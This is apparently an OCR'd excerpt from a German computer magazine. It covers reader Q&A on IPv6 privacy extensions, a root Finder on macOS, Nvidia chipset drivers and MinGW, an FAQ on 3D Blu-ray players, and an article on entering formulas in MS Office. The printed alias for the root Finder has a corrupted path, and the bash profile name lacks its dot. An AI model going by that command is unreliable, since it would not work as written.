Gemäß Spezifikation sollen USB-2.0-Geräte nicht nur den Highspeed-, sondern auch den Fullspeed-Modus unterstützen, den die USB-Version 1.1 brachte. Der EW-7811Un funktioniert tatsächlich an USB-1.1-Anschlüssen, was wir mit einem neun Jahre alten Notebook (Fujitsu-Siemens Amilo M-6100 mit Celeron-850-Prozessor) ausprobieren. Hohe Übertragungsraten dürfen Sie allerdings nicht erwarten, denn Fullspeed-USB arbeitet mit 12 MBit/s Brutto-

datenrate. In der Praxis bleiben etwa 6 MBit/s Nettorate übrig, was für den Internet-Zugang über mittelschnelle Anschlüsse ausreicht, aber beispielsweise Backups zur Geduldsprobe werden lässt. (ea)

IPv6 anonym

Ich habe Angst vor diesem neuen IPv6, weil ich da immer mit derselben Internetadresse unterwegs bin und darüber identifiziert werden kann. Kann ich dagegen nicht etwas tun?

Als Gegenmaßnahme sind in IPv6 die „Privacy Extensions“ definiert, mit denen ein IPv6-tauglicher Rechner seine Identität verschleiert. In den Desktop-Versionen von Windows sind sie in der Grundeinstellung aktiv, seit das System IPv6 kann, also seit XP.

Unter Mac OS X aktivieren Sie sie im Terminal mit dem Befehl

```
sudo sysctl -w net.inet6.ip6.use_tempaddr=1
```

Das vorangestellte sudo fragt nach Ihrem Passwort und führt dann den Befehl sysctl mit



Moderne WLAN-Sticks funktionieren auch mit Fullspeed-USB, können damit aber ihre Funkgeschwindigkeit bei Weitem nicht ausspielen.

Anzeige

Anzeige

Administratorrechten aus. Damit das klappt, müssen Sie mit einem Benutzer angemeldet sein, der den Mac verwalten darf.

Leider verschwindet die Einstellung nach einem Neustart. Damit das System die Einstellungen automatisch setzt, verwenden Sie am besten einen LaunchDaemon. Über den c't-Link können Sie einen passenden herunterladen. Die Datei mit dem Namen „de.ctmagazin.ipv6starter“ müssen Sie nur noch in das Verzeichnis /Library/LaunchDaemons kopieren. Existiert es noch nicht, legen Sie es einfach an.

Unter Linux aktiviert ebenfalls sysctl die Privacy Extensions:

```
sysctl net.ipv6.conf.eth0.use_tempaddr=2
ip link set dev eth0 down
ip link set dev eth0 up
```

Damit die Aktivierung beim Systemstart passiert, sollten Sie die Befehle in ein Skript verpacken, etwa /sbin/ipv6-privacy, und dann von Udev aufrufen lassen. Unter Ubuntu beispielsweise tragen Sie den sysctl-Aufruf am Ende der Datei /etc/udev/rules.d/70-persistent-net.rules ein:

```
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*", \
ATTR{dev_id}=="0x0", ATTR{type}=="1", KERNEL=="eth*", \
RUN+="sysctl net.ipv6.conf.%k.use_tempaddr=2"
```

Das anschließende Stoppen und Neustarten des Ethernet-Devices ist nicht nötig, denn das ist zum Zeitpunkt, zu dem die Udev-Regel abgearbeitet wird, noch gar nicht aktiv. (je)

www.ct.de/1022168

Hartnäckiger Coprozessor

? Auf meinem PC habe ich mittlerweile Windows 7 installiert. Alles läuft prima, aber im Geräte-Manager gibt es noch einen seltsamen „Coprozessor“ mit gelbem Ausrufezeichen, für den ich einfach keinen passenden Treiber finde – kennen Sie einen?

! Ja, sofern Ihr Mainboard mit einem Nvidia-Chipsatz bestückt ist, also etwa dem GeForce 8300/Nforce 730 (MCP78) oder dem GeForce 9300 (MCP79): Der Treiber für den Nvidia Nforce System Management Controller, wie er sich nach der Treiberinstallation nennt, steckt im Chipsatztreiberpaket (siehe Link unten). Die Update-Funktion von Windows 7 liefert zwar aktuelle Grafiktreiber für die in den erwähnten Nvidia-Chipsätzen eingebauten Grafikprozessoren, aber leider nicht für die sonstigen Chipsatzfunktionen.

Schon der Geräte-Manager kann verraten, dass es sich beim fraglichen Coprozessor um eine Nvidia-Komponente handelt: Mit einem Rechtsklick auf das „Gerät“ lässt sich ein Fenster namens „Eigenschaften von Coprozessor“ öffnen, auf der Registerkarte „Details“

Hinter dem „Coprozessor“ verbirgt sich eine integrierte Funktion mancher Nvidia-Chipsätze.

unter „Hardware-IDs“ findet sich dann eine PCI-konforme Identifikationsnummer, nämlich die Vendor-ID 10DE von Nvidia und die Device-ID 0753. Etwas verwirrend ist, dass Nvidia die für diese Funktion nötige Treiberkomponente des gesamten Treiberpaketes „SMU-Treiber“ nennt – SMU steht wohl für System Management Unit. (ciw)


www.ct.de/1022168


Finder-Fenster mit Root-Rechten öffnen

? Um auf unseren Mac-Servern die Speicherbelegung der von den Netzwerkzulern angelegten Backup-Images kontrollieren zu können, muss ich mich immer wieder lokal und noch dazu als Root am Mac-Server anmelden. Als Administrator kriegt man nämlich die Image-Größen im Finder nicht angezeigt und das Programm ServerAdmin zeigt lediglich die Gesamtauslastung der TimeMachine-Freigaben an, nicht aber die Größe der einzelnen Images. Kennen Sie eine bequemere Alternative? Wir haben das Benutzerkonto Root einzig für diesen Zweck angelegt und würden es aus Sicherheitsgründen gern wieder stilllegen.

! Man kann natürlich dem Administrator ausdrücklich die Leserechte für diese Dateien gewähren. Das hätte nur die Nachteile, dass die Rechte bis auf Widerruf gelten und dass man sie für jedes neue Image zusätzlich eintragen muss. Wenn Sie die erforderlichen Rechte nur vorübergehend einschalten wollen, bietet es sich an, einen Finder mit Root-Rechten zu starten. Dieser zeigt dann auch die Größen von Time-Machine-Images im Ordner „Shared Items, Backups“ an. Man braucht dafür lediglich einen lokalen Shell-Zugriff und Administratorrechte:

```
sudo /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
```





Hier laufen zwei Finder-Instanzen mit unterschiedlichen Rechten. Dies zeigen auch die beiden Symbole für das Volume „Leopold“ am Schreibtisch.

Damit starten Sie eine zweite Finder-Instanz. Anschließend öffnen Sie in diesem zweiten Finder das Volume und den Ordner für die Time-Machine-Backups und lassen „alle Größen berechnen“; diese Option schaltet man über das Menü „Darstellungsoptionen einblenden“ ein. Wenn Sie diese Option für den Time-Machine-Ordner speichern, startet die Berechnung der Speicherplatzbelegung, sobald Sie im neuen Finder das zugehörige Fenster geöffnet haben. Je nach Größe der Images kann der Vorgang einige Zeit dauern. Den Befehl kann man sich auch als Kurzform im `~/bash_profile` anlegen:

```
alias sufinder='sudo /System/Library/CoreServices/~/Finder.app/Contents/MacOS/Finder'
```

Freilich handelt es sich dabei um ein Provisorium, denn der zweite Finder hat alle üblichen Root-Rechte, kann also auch Programme mit Root-Rechten starten und eben auch beliebige Dateien löschen – also Vorsicht. Zudem sind, solange zwei Finder-Instanzen laufen, alle Laufwerks-Icons auf dem Desktop doppelt vorhanden und auf Desktop-Icons kann man nicht zugreifen, weil sie der ersten Finder-Instanz gehören. Schließt man den zweiten Finder im Terminal mittels Control-C, verschwinden die zusätzlichen Laufwerks-Icons und auch alle in der zweiten Finder-Instanz geöffneten Fenster. Auch fehlt anschließend im Applikationsmenü, das man über die Kombination Apfel-Tab erreicht, das Finder-Symbol. (dz)

Google-Mail schneller bedienen

Ich bin es von meinem Mail-Programm gewohnt, dass ich ungelesene Mails ohne viel Mausklickerei abarbeiten kann.

Google Mail lässt sich mit aktivierten Tastaturkürzeln im Webbrowser weitgehend mauslos bedienen.

Konkret drücke ich einfach „n“ um zur nächsten neuen Mail zu gelangen. Über das Web-Frontend von Google Mail ist das sehr viel mühsamer. Oder geht das da etwa auch?

Ja, Sie müssen nur in den Einstellungen (<https://mail.google.com/mail/?shva=1#settings>) die Option „Tastaturkürzel aktivieren“ anschalten. Das erlaubt eine weitgehende Bedienung des Web-Interfaces, ohne die Hand von der Tastatur nehmen zu müssen. Über den c't-Link finden Sie eine Liste der verfügbaren Abkürzungen. (ju)

www.ct.de/1022168

IPv6-Programme mit MinGW

Ich bin ja durchaus gewillt, meine Programme IPv6-fit zu machen. Leider kann ich Ihre Beispielprogramme mit MinGW unter Windows 7 nicht kompilieren. Der Compiler kennt die Funktion `getaddinfo()` nicht. Das kann doch nicht sein, oder?

MinGW braucht einen Hinweis, ab welcher Windows-Version das Programm laufen soll. Da die IPv6-Funktionen erst ab Windows XP verfügbar sind, müssen Sie ein `#define _WIN32_WINNT 0x501` einbauen.

Ein weiteres Problemchen gibt es bei unserem Beispiel-Dual-Stack-Server, weil die Header von MinGW die Konstante `IPV6_V6ONLY` nicht kennen. Der richtige Wert lautet 27; fügen Sie also einfach ein


```
#define IPV6_V6ONLY 27
```

in Ihren Code ein.

(Bernd Steyer/je)



Anzeige



Nico Jurran

3D-Blu-ray-Player

Antworten auf die häufigsten Fragen

3D-Filme von Blu-ray auf dem 3D-Projektor

Für das optimale 3D-Erlebnis würde ich mir gerne einen 3D-tauglichen Projektor kaufen, scheue aber vor den hohen Preisen der kommenden Full-HD-Modelle zurück. Stattdessen liebäugle ich mir Acer's 3D-tauglichen 720p-Projektor H5360. Nun habe ich gelesen, dass sich an diesen Beamer kein 3D-tauglicher Blu-ray-Player anschließen lässt, um 3D-Blu-rays anzuschauen. Ist hier eine Lösung in Sicht?

Dass der Acer H5360 keine 3D-Videos von Blu-ray Discs darstellen kann, ist mit dem im Projektor genutzten HDMI-Receiver-Chip zu erklären. Dieser nimmt 3D-Videobilder nur im sogenannten Frame-Sequential-Verfahren entgegen. Dabei werden die Bilder für das linke und für das rechte Auge abwechselnd übertragen. In diesem Format bekommt der Projektor beispielsweise 3D-Videos von Nvidia-Geforce-Grafikkarten serviert. Alle aktuellen 3D-Blu-ray-Player liefern 3D-Videos hingegen im sogenannten Frame-Packing-Verfahren an. Hierbei werden „Megaframes“ übertragen, die jeweils das linke und das rechte Bild enthalten. Hinweise darauf, dass es künftig 3D-Blu-ray-Player geben wird, die 3D-Videos auch im Frame-Sequential-Verfahren ausgeben, gibt es derzeit nicht.

In verschiedenen Foren ist zwar seit einiger Zeit zu lesen, dass ein externer Konverter erscheinen soll, der die im Frame-Packing-Format von 3D-Blu-ray-Playern angelieferten 3D-Videobilder ins Frame-Sequential-Format umrechnet. Damit allein wäre es jedoch nicht getan, da der Acer nach unserem aktuellen Kenntnisstand zudem bei 3D-Material maximal die Auflösung 1280×720 Bildpunkte mit 120 Hertz (720p120) akzeptiert, während Spielfilme auf 3D-Blu-ray Discs stets im Format 1920×1080 Pixel mit 24 3D-Vollbildern pro Sekunde (1080p24 Frame Packing) gespeichert sind und auch so – und aktuell nur so – ausgegeben werden. Eine externe Konverter-Box müsste demnach nicht nur das Frame-Packing- in das Frame-Sequential-Format überführen, sondern auch noch die Auflösung umrechnen. Aus diesem Grund wäre es auch mit einem einfachen Firmware-Update für den Acer H5360 nicht getan, mit dem der HDMI-Receiver-Chip des Projektors 720p60 Frame Packing erlernt – sofern dies überhaupt technisch möglich ist.

Wenn der Acer H5360 – oder ein Nachfolgemodell – künftig das Format 1080p24

Frame Packing unterstützen sollte, scheint zumindest die Frage gelöst, woher die Shutterbrille ein Synchronisationssignal erhält. Schließlich geben die Blu-ray-Player selbst dieses nicht aus. Acer bietet aber bereits für rund 100 Euro eine Shutterbrille an, die die Synchronisation über einen optischen Sensor zwischen den Gläsern realisiert, sodass kein zusätzlicher IR-Emitter benötigt wird.

Playstation 3 als 3D-Blu-ray-Player

In ihrem Artikel über 3D-Spiele auf der Playstation 3 in c't 19/10 stand, dass die Konsole stereoskopische Spiele nur in der Auflösung 720p an den 3D-Fernseher weitergibt. Gilt diese Einschränkung auch für Blu-ray Discs?

Nein, mit dem Mitte September erschienenen Update 3.50 gibt die Playstation 3 Spielfilme von 3D-Blu-rays an 3D-taugliche Fernseher in Full-HD-Auflösung weiter. Die Einschränkung auf 720p bei 3D-Spielen ist schon der Tatsache geschuldet, dass das bei der Übertragung via HDMI spezifizierte Frame-Packing-Verfahren die Auflösung 1080p mit maximal 24 Bildern pro Sekunde unterstützt, was zu ruckelnden 3D-Spielen führen würde. Zudem ist zu bezweifeln, dass die Rechenleistung der Playstation 3 ausreichen würde, um für 3D-Spiele zwei Vollbilder in 1080p60 zu berechnen. Bei der Wiedergabe von 3D-Blu-ray dekodiert sie hingegen „nur“ die stereoskopischen Bilder für beide Augen und gibt sie ohne Bearbeitung weiter.

Auf- und Abwärts-kompatibilität

Ich möchte mir gerne einen Blu-ray-Player kaufen und überlege nun, ob ich zu einem 3D-tauglichen Modell greife, um für die Zukunft gerüstet zu sein. Da ich aktuell noch einen gewöhnlichen LCD-Fernseher ohne 3D-Funktion nutze, wüsste ich gerne, ob es Einschränkungen gegenüber gewöhnlichen Blu-ray-Playern gibt.

Alle 3D-tauglichen Blu-ray-Player können gewöhnliche Blu-ray Discs auf 2D- und 3D-TVs wiedergeben. In letzterem Fall sieht man keinen 3D-Effekt – außer der Fernseher verfügt über eine Funktion zur „3D-isierung“

von 2D-Quellen. Hier wird dann allerdings das 2D-Bild künstlich auf 3D umgerechnet – meist mit mittelmäßigem Ergebnis.

Auch die Wiedergabe von 3D-Blu-rays auf gewöhnlichen Fernsehern (natürlich ohne 3D-Effekt) ist an sich kein Problem. Allerdings können die Studios beim Erstellen einer 3D-Blu-ray festlegen, dass sich die stereoskopischen Bilder lediglich wiedergeben lassen, wenn auch ein 3D-taugliches Fernsehgerät angeschlossen ist. Dies ist auch schon geschehen, bislang wurde aber immer auch eine 2D-Fassung mitgeliefert.

Selfmade-3D-Videos

Ich habe im Internet 3D-Demovideos gefunden, bei denen die ursprünglich in Full-HD aufgenommenen Bilder für das linke und das rechte Auge einfach jeweils nebeneinander oder untereinander in einem Frame gespeichert wurden – zwar nicht immer in Full-HD, aber stets mit einer höheren Auflösung als beim Side-by-Side-Verfahren, das man von 3D-Fernsehübertragungen kennt. Die Wiedergabe mit dem Stereoscopic Player am PC klappt problemlos. Lassen sich solche selbst gebastelten Videos über einen 3D-Blu-ray-Player mit MKV-Wiedergabefähigkeit und einen 3D-Fernseher korrekt abspielen?

Nach unseren bisherigen Erkenntnissen ist dies nicht möglich. Einige Blu-ray-Player bringen zwar ein solche selbst gebastelten Videos auf den Fernsehschirm, sodass sich passende TVs in den 3D-Modus umschalten ließen. Die Bilder sind aber derart verzerrt, dass kein brauchbarer stereoskopischer Bildeindruck entsteht. Zudem sind diese Videos meist mit einem Trauerrahmen versehen, den man auch nicht wegzoomen kann.

Das Problem wird offenbar durch die Übertragung der Videobilder vom Blu-ray-Player zum TV verursacht, da beide Geräte HD-Auflösungen von 1080i/p oder 720p erwarten. Liegt nun beispielsweise ein Video mit einer Auflösung von 1280×1440 Bildpunkten vor (Over-Under-Speicherung zweier 720p-Bilder), so rechnet der Player dieses in ein „HDMI-kompatibles“ Format um – und zerstört dabei den gewollten 3D-Eindruck. Interessanterweise gibt es aber durchaus 3D-Fernseher wie Samsungs in c't 19/10 getestete Modelle, die solche selbst gebastelten 3D-Videos im MKV-Container korrekt wiedergeben, wenn man es ihnen direkt (per USB-Medium) anbietet. (nij)

Anzeige

Peter Schüler

Formel einfache

Mathematische Ausdrücke in MS Office eingeben und bearbeiten


Für manche Aufgaben muss man sich gleich zweimal mit Mathematik befassen: Zuerst, um die Lösung zu finden, und dann, um die verwendeten Formeln mit Hilfe einer Textverarbeitung ansehnlich zu Papier zu bringen. Bevor man sich hierfür in Spezialpakete für Computeralgebra und Formelsatz einarbeitet, lohnt ein Blick auf die mittlerweile herangewachsenen Bordmittel von Windows und Microsoft Office.

Der Satz des Pythagoras lässt sich so gerade noch mit den Standardkommandos einer Textverarbeitung formulieren. Ein „+“ und eine hochgestellte Zwei finden sich schon in der normalen Tastaturlayoutbelegung eines PC, und $a^2 + b^2 = c^2$ passt sogar zwangsläufig in eine normal formatierte Textzeile. Doch schon, wenn es einen Bruch oder eine Vektorgleichung wiederzugeben gilt, mutiert die Textverarbeitung zum Experimentierfeld.


Auch so komplizierte Formeln wie diese

$$h(y) = \int_0^1 \frac{\sqrt{\left(\frac{dx}{dt}\right)^2 + \left(\frac{dy}{dt}\right)^2} dt}{y(t)} = \int_0^1 \frac{|\frac{dz}{dt}|}{y(t)} dt$$

kann man zum Beispiel in Word 2007 oder 2010 per Gleichungseditor zusammenklicken. Sonderzeichen lassen sich unter „Einfügen/Symbol“ per Maus auswählen, und unter „Einfügen/Formel“ gibt es Menüs für mathematische Symbole, zum Beispiel ein Integralzeichen mitsamt leeren Feldern an den Stellen, in die man den Integranden sowie die untere und obere Integrationsgrenze eintippen kann. Statt einzelner Zeichen ist jeweils auch ein weiteres Element aus dem Menüangebot zulässig, sodass man sich etwa für den Integranden das Bruch-Symbol aussuchen und dieses danach mit einer Wurzel für den Zähler und mit dem Nenner bestücken kann. Stück für Stück entstehen so auch komplexe Formelausdrücke oder Matrizen, bei denen an jeder Position




Ein eher einfacher Ausdruck, „professionell“



Dieselbe Wurzel, „linear“

eine Zahl oder ein anderer Ausdruck stehen darf. Word sorgt während der Eingabe automatisch dafür, dass Zeilen und Spalten immer bündig und über- und nebeneinanderstehen, selbst wenn benachbarte Elemente unterschiedlich hoch und breit sind.



Das Word-Add-in Mathematics stellt unter anderem Wurzeln ansehnlich dar und vereinfacht sie auf Kommando.

Hat man den gewünschten Ausdruck zusammengepuzzelt, lässt sich das Ergebnis mit einem Mausklick in die Formelbibliothek übernehmen. Von dort kann man es jederzeit erneut in den Text einbauen und mit denselben Werkzeugen anpassen, die man schon am Anfang benutzt hat.

Die gesetzte Formel erscheint im Dokument als eigenes Objekt, das sich als Gruppe markieren und dann über ein angeheftetes Auswahlmenü anpassen lässt. Dann verwandelt sich die „professionelle“, klassische Formeldarstellung auf einen Mausklick hin in eine „lineare“ Ausgabe. Diese passt auf eine Zeile und fügt auch

Klammern ein, wo etwa Zähler und Nenner eines Bruches vor und hinter einem schrägen Bruchstrich zu definieren sind. Für viele Aus-

$$h(y) = \int_0^1 \frac{\sqrt{\left(\frac{dx}{dt}\right)^2 + \left(\frac{dy}{dt}\right)^2} dt}{y(t)} = \int_0^1 \frac{|\frac{dz}{dt}|}{y(t)} dt$$

Komplizierte Formeln erscheinen im Modus „professionell“ beinahe wie unter dem Experten-Satzsystem TeX.

$$h(y) = \int_0^1 \sqrt{(\frac{dx}{dt})^2 + (\frac{dy}{dt})^2} dt / y(t) = \int_0^1 |\frac{dz}{dt}| dt / y(t)$$

Bei Formel-Monstern versagt die lineare Darstellung.

drücke gelingt das ganz akkurat, doch komplexe Konstruktionen wie das eingangs gezeigte Beispiel erscheinen im linearen Modus in einer eigentümlichen Notation, die leider gar nicht mehr professionell wirkt.

Über dasselbe Menü lassen sich Formeln zentrisch, rechts- oder linksbündig im Word-Dokument, als zeilenfüllende Objekte oder – etwas kleiner – als Inline-Elemente platzieren, vor und hinter denen noch Text stehen darf. Man kann sie aber nicht stufenlos vergrößern oder verschieben wie etwa ein Bild.

Mathe malen

Unter Windows 7 kann man Formeln sogar per Handschrift eingeben. Der Mathematik-Eingabebereich aus dem Zubehör von Windows 7 ähnelt dem Eingabefenster für die Handschrifterkennung von Tablet-PCs, erkennt jedoch statt ganzer Wörter ausschließlich Ziffern, einzelne Buchstaben und mathematische Zeichen als Formelbestandteile. Eingaben, die man mit der Maus oder auf einem berührungsempfindlichem Display ins Programmfenster schreibt, lassen

stehen, zum Beispiel auch OpenOffice Writer. Die meisten dieser Programme können aber MathML nur aus Dateien importieren, nicht aus der Zwischenablage.

Auch mit einer normalen Maus gelingt die handschriftliche Formeleingabe erstaunlich gut – sogar für Ausdrücke, die im Gleichungseditor gar nicht vorgesehen sind. Zum Beispiel kann man die Matrix links in der Abbildung rechts oben zwar über das Ribbon zusammenstellen und per Knopfdruck invertieren, sodass die rechte Seite der Gleichung automatisch gerendert wird. Es gibt aber keine Schaltflächen, um die Matrix links als Zahlenschema zwischen Klammern mit einem hochgestellten „-1“ zu versehen. Daher gelangt man zur abgebildeten Matrixgleichung nur über den Mathematik-Eingabebereich.

Aufgabe und Lösung


Der Formelsatz ist längst noch nicht alles. Das kostenlose Add-in Mathematics erweitert die Fähigkeiten von Word ab 2007 und von OneNote 2010 um einfache Berechnungen, etwa Brüche zu kürzen oder Wurzeln zu vereinfachen. Außerdem kann das Werkzeug mit Vektoren, Matrizen und komplexen Zahlen umgehen. Sogar die Grundzüge der Integralrechnung sind programmiert – allerdings werden bestimmte Integrale fälschlicherweise nicht als Zahlenwerte berechnet, sondern – soweit es das Programm vermag – als Stammfunktionen.

Um etwa eine 3×3 -Matrix zu invertieren, braucht man diese nur mit allen Elementen einzugeben, und ein Klick auf „Compute/Matriz/Invert“ erledigt nicht nur die Rechenarbeit, sondern liefert das Ergebnis ohne weiteren Tipp-Aufwand direkt ins Dokument.


Last, not least plottet Mathematics auf Wunsch Funktionsgleichungen in 2D oder 3D. Man gibt eine Funktionsgleichung mit den Variablen x , y und z ein, und schon öffnet „Graph“ die Kommandos, um ein entsprechendes Diagramm zu erstellen, das man anschließend als Bild einfügen kann.

Leider gibt es Mathematics nur in Englisch – im Zusammenspiel mit einem deutschsprachigem Word stellt das einen Schönheitsfehler dar, stört aber nur insofern, als seine Programmhilfe mitunter andere Begriffe verwendet als die restlichen Office-Anleitungen.



Summa summarum entpuppt sich MS Word mit dem Add-in Mathematics als viel versprechendes Arbeitsmittel für Formelgespickte Texte. Noch besser kommt das unter Windows 7 durch dessen Mathematik-Eingabebereich zum Tragen. In schwierigen Fällen offenbaren sich einige Lücken im Vergleich zu spezialisierten Anwendungen wie TeX zum Setzen und Computeralgebra-Paketen zum Auflösen von Gleichungen, doch viele Aufgaben aus der angewandten Mathematik lassen sich mit den MS-Werkzeugen elegant bewältigen. (hps)



Die Matrix links entstand handschriftlich, die Inverse rechts hat Mathematics errechnet.



Der Mathematik-Eingabebereich von Windows 7 braucht viel Platz, wertet aber selbst mit der Maus gekräkelte Schrift als Formel aus.



Gleichung mit Mathematics eingeben, Plot anfordern und Anzeige feinjustieren – viel schneller kann man eine Funktion kaum in einem Aufsatz visualisieren.

Christof Windeck

Sparschlaf

Windows-Server zeitgesteuert aus- und einschalten

Nicht jeder Server muss rund um die Uhr laufen. Das nächtliche Einschlafen und morgendliche Wiederaufwachen lässt sich bequem vom Betriebssystem aus einrichten und spart so manchen Euro.

